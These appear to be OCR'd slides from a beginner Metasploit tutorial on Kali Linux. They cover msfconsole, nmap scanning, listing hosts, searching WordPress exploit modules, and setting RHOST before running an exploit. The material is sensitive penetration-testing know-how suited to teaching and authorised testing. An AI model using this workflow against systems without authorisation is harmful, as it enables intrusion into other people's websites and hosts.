
- Start the service:

```
applications > kali linux > system services > metasploit > start
```

- Run the MetaSploit Framework console:
- Type in the terminal (the following)

```
msfconsole
```

- You will meet with the following:



- Msfconsole is the main interface to metasploit.
  There are GUI interfaces (armitage), and a web interface too (websploit).
  With msfconsole, you can launch exploits, create listeners, configure payloads etc.
- Getting help:
- Metasploit has lots of great documentation built in. Type help to get a basic list of commands.

```
help show
```


Will give you the help section for the show command.

```
help search
```

Will give you the help section for the search command.

Identify a remote host

- You can run nmap inside msfconsole and save its output into the metasploit database.



This is a handy way to get an initial list of hosts on your network. To show a list of all available port scanners:

```
search portscan
```

More examples of portscanning into the metasploit database are here:

To list all the hosts found by nmap:

```
hosts
```


To add these hosts to your list of remote targets

```
hosts -R
```

Pick a vulnerability and use an exploit

- Once you know what your remote hosts system is (nmap, lynix, maltego, wp-scan, etc) you can pick an exploit to test. rapid7 have an easy way to find exploits. There is also a way to search within msfconsole for various exploits:

```
search type:exploit
search CVE-XXXX-XXXX
search cve:2014
search name:wordpress
```


root@kali: ~
File Edit View Search Terminal Help
msf > search name:wordpress
Matching Modules
Name Disclosure Date Rank Description
auxiliary/gather/wp_w3_total_cache_hash_extract normal W3-Total-Cache Wordpress-plugin 0.9.2.4 (or before) Username and Hash Extract
auxiliary/pro/webscan/php_wordpress_lastpost normal PRO: Wordpress (< v1.5.1.3) detection module
auxiliary/scanner/http/wordpress_login_enum normal Wordpress Brute Force and User Enumeration Utility
auxiliary/scanner/http/wordpress_pingback_access normal Wordpress Pingback Locator
auxiliary/scanner/http/wordpress_scanner normal Wordpress Scanner
exploit/unix/webapp/php_wordpress_foxypress 2012-06-05 excellent WordPress Plugin Foxypress uploadify.php Arbitrary Code Execution
exploit/unix/webapp/php_wordpress_lastpost 2005-08-09 excellent WordPress cache_lastpostdate Arbitrary Code Execution
exploit/unix/webapp/php_wordpress_optimizepress 2013-11-29 normal WordPress OptimizePress Theme File Upload Vulnerability
exploit/unix/webapp/php_wordpress_total_cache 2013-04-17 excellent Wordpress W3 Total Cache PHP Code Execution
exploit/unix/webapp/wp_advanced_custom_fields_exec 2012-11-14 excellent WordPress Plugin Advanced Custom Fields Remote File Inclusion
exploit/unix/webapp/wp_asset_manager_upload_exec 2012-05-26 excellent WordPress Asset-Manager PHP File Upload Vulnerability
exploit/unix/webapp/wp_google_document_embedder_exec 2013-01-03 normal WordPress Plugin Google Document Embedder Arbitrary File Disclosure
exploit/unix/webapp/wp_property_upload_exec 2012-03-26 excellent WordPress WP-Property PHP File Upload Vulnerability
exploit/unix/webapp/wp_wptouch_file_upload 2014-07-14 excellent Wordpress WPTouch Authenticated File Upload
exploit/unix/webapp/wp_wysija_newsletters_upload 2014-07-01 excellent Wordpress MailPoet Newsletters (wysija-newsletters) Unauthenticated File Upload
msf >
KALI LINUX
The quieter you become, the more you are able to hear

Configure the exploit

- In Metasploit each exploit has a set of options to configure for your remote host:

```
show options
```

- This gives a list. You need to set the options with ‘yes’ next to them.

```
set RHOST 192.168.0.15
```

- If you issues the ‘hosts -R’ command then you will see that the remote hosts parameters are already filled in for you.

Execute the exploit against the remote host

```
run
```

or

```
exploit
```

Join us at “Metasploit Freaks”

QUESTIONS?